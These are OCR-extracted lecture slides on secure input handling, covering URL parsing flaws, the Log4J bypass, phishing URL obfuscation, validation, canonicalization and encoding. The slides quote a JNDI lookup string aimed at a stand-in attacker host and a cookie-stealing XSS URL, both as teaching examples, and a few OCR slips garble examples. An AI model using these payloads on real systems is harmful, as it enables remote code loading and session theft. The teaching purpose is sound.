
- A 2021 study into 16 URL parsing libraries and their use uncovered plenty of discrepancies and hence ample opportunity for security problems – and eight CVEs.

- It found that developers sometimes use multiple parsing libraries in the same application; discrepancies between these libraries then provide wriggle room for attackers to worm their way through.

- More generally, incompatibilities between libraries in different application can also create problems, of course.

Question 4

- **What's the domain name in this JNDI request jndi:ldap://127.0.0.1#.evilhost.com:1389/a?**
  - A: 127.0.0.1
  - B: evilhost.com
  - C: both
  - D: neither
  - E: refuse to comment



URLs: Security fix for Log4J vulnerability

JNDI: Java Naming and Directory Interface

- One flaw (CVE-2021-45046) was a bypass for a security fix to prevent remote JNDI lookups as exploited by Log4J vulnerability.
- The bypass involved JNDI lookups of the form

  ${jndi:ldap://127.0.0.1#.evilhost.com:1389/a}
- The URL includes second hostname, evilhost.com, in the fragment component of the URL, i.e. the part after the #.
- This created an exploitable discrepancy between two parsers used in the same application:
  - The parser validating the URL determined the host to be 127.0.0.1, so not a remote lookup, and let the request through
  - The next parser that then processed the requests determined the host to be evilhost.com.

URLs: XSS vulnerabilities

- An example of mishandling URLs is a set of XSS vulnerabilities in Adobe's PDF browser plugin (CVE-2007-0045).
- A URL of form http://victimsite.com/file.pdf#FDF=javascript:alert(document.cookie) would cause a browser to execute the JavaScript inside the URL, with victimsite.com as its origin so that the Same Origin Policy (SOP) does not offer any protection.
- Note that this attack uses a custom FDF field inside the fragment component of the URL after the #. What this fragment portion looks like is not standardised but left up to individual media formats to define.

FDF (Forms Data Format) is a file format for representing form data and annotations that are contained in a PDF form.


Question 5

- **What domain name does this URL include:** https://www.visa:com@%39%32%2E%32%34%31%2E%31%37%32%2E%31%30%36**?**
  - A: www.visa.com
  - B: www.visa
  - C: %39%32%2E%32%34%31%2E%31%37%32%2E%31%30%36
  - D: refuse to comment

URLs: obfuscation attacks

- Parsing URLs is not only tricky for software, but also for humans. This is exploited by URL obfuscation attacks used phishing.
- https://www.visa:com@%39%32%2E%32%34%31%2E%31%37%32%2E%31%30%36 uses the (depreciated) possibility to supply a username and password in a URL, in a fragment of the form user:password@ before the domain name.
  - User: www.visa
  - Password: com
  - Domain name: obfuscated IP address after the @-sign, namely 92.241.172.106, which is the IP address of mafia.org.

Question 6


Guardio
@Guardiosecurity
Can you guess which URL leads to the real PayPal site?
https://paypal.com
https://paypal.com

URLs: Unicode homograph attacks

- Another way to trick users is to use URLs with non-standard fonts in so-called Unicode homograph attacks, for example with https://paypal.com where the a's are Cyrillic characters.

- Attackers can even try to confuse users with ASCII, for instance with https://m!crosoft.com or https://g00gle.com.

Preventive Schemes for Secure Input Handling

Preventive schemes for secure input handling

- There are three important operations that can be applied to inputs to prevent security problems:
  - **Validation**: determining if an value is valid – or 'legal' – and *rejecting* it otherwise.
  - **Canonicalization**: *converting* an input value to some canonical form.
  - **Encoding**: *converting* a value to remove or neutralize special elements, i.e. characters or keywords that have a special meaning. This is often done to prevent injection attacks.
- These operations – especially encoding/sanitization – can not only be applied to *inputs* but also to *outputs*.

1. Input validation

- Input validation is the procedure to check if an input value is valid – i.e. makes sense – and rejecting it otherwise.
  - For example, if a program expects a date as input, it should validate inputs to reject dates such as April 31th.

- What constitutes a 'valid' input obviously depends on the application, or even a particular piece of functionality within an application.

Question 7: Is this date valid?

12/01/2025

Depends…

- Such a date in the future is invalid when entering a date of birth, while it can be valid when booking a hotel.

How to validate?

- For numeric inputs, a common requirement is that inputs are positive or non-negative. Numbers that are too big to represent in the numeric type of by the programming language used (say 64-bit signed integers) may also have to be regarded as invalid inputs.

- For inputs that are strings, there may be a maximum or minimum lengths. Strings of length zero are notorious for causing all sorts of strange behaviour. Strings can also be regarded (in)valid depending on the absence or presence of certain characters, or more specific requirements expressed with regular expression or context-free grammars.

Avoiding the need for validation: selection

- One way to avoid the need for validation is to prevent the user with an interface which only allows the user the selection of valid inputs.

- For example, instead of allowing users to enter a date as text, we could present the user with a graphical user interface showing calendar in which they have to select a date. This then rules out that they enter invalid dates.

Question 8

- **I received a letter dated 5/10/1980. What does it mean?**
  - A: May 10 in year 1980
  - B: October 5 in year 1980

2. Canonicalization

- If there are different representations of the same data – i.e. values with different syntax but the same semantics – then it makes sense to convert that data to a canonical or normal form. For example, a program may convert a date entered as 31-4-2022 to 31/4/2022 or 4/31/2022.
- Typical examples of canonicalization are:
  - Turning characters into lower-case, say in an email address or login name
  - Removing leading and trailing spaces in an email address or login name
  - Removing a trailing slash in a URL or directory name
  - Expanding relative path names to absolute path names

Where to canonicalize?

- Before taking any security decision based on some input, it is important to put it in canonical form. This also means it is best to canonicalize inputs before validating them. For example, if we want to reject dates in the past as invalid then we better first get these dates into some canonical form.

- However, processing unvalidated input can pose a security risk, so if inputs are canonicalized before validating them, the canonicalization routine itself may be abused, for example for a Denial-of-Service attack where canonicalization uses up lots of processing time or memory.

Zip bombs

- A zip bomb, aka the Zip of Death, is a malicious zip file that explodes to a huge size when uncompressed. A 42 KB zip file a can blow up to a size of 4.3GB when unzipped.

- Uncompressing inputs is commonly done in spam filters or anti-virus software do to prevent attackers from sneaking malicious content past security checks by compressing it.

- A zip bomb then abuses a feature introduced to improve security.

XML bombs

- XML bombs exploit the possibility of recursive references in XML to make some XML file explode in size when an XML parser unfolds such references as part of its normalization procedure.

- A file of less than 1KB can be expanded to over 3GB.

3. Encoding

- To prevent problems caused by special elements (i.e. special characters or keywords) we can apply encodings to remove or neutralize these special elements.

- In the case of SQL injection, this can be done by preceding special characters with a backslash.

HTML and URL encoding

- A standard encoding operation used in web applications is **HTML encoding**, where < and > are replaced with < and >. This avoid user input being processed as HTML, thus preventing XSS or more generally HTML injection.

- Another standard encoding operation in web applications operation used in web browsers is **URL encoding** (aka **%-encoding**), which replaces characters that have a special meaning in URL.

Reject or correct?

- Sometimes we have a choice between rejecting an invalid input and correcting it to make it valid.

- For example, instead of rejecting ‘April 31st’ as valid input we could correct it by turning it into ‘May 1st’, or instead of rejecting a negative numerical input we could correct it by taking the absolute value.

- However, this can be dangerous. Even when done with the best intentions, to make user interfaces more user-friendly, it may create more problems than it solves and make interfaces more error-prone.

Allow-lists vs Deny-lists

- For both validation and encoding there can be a choice between allow listing and deny listing.
- A **deny-list** specifies a list of input patterns, characters or keywords that are *not* allowed and we use it to reject (or encode) inputs that match these patterns.
- An **allow-list** specifies a list of input patterns that are allowed and we use it only let through data matching these patterns.
- Deny listing is more error-prone than allow listing, as it is often easy to overlook some dangerous characters or keywords. If the canonicalization routine is flawed, or if we forget to do canonicalization altogether, then by supplying inputs that are not in canonical form it is easier for attackers to circumvent checks based on the deny list than checks based on an allow list.

End of Lecture 10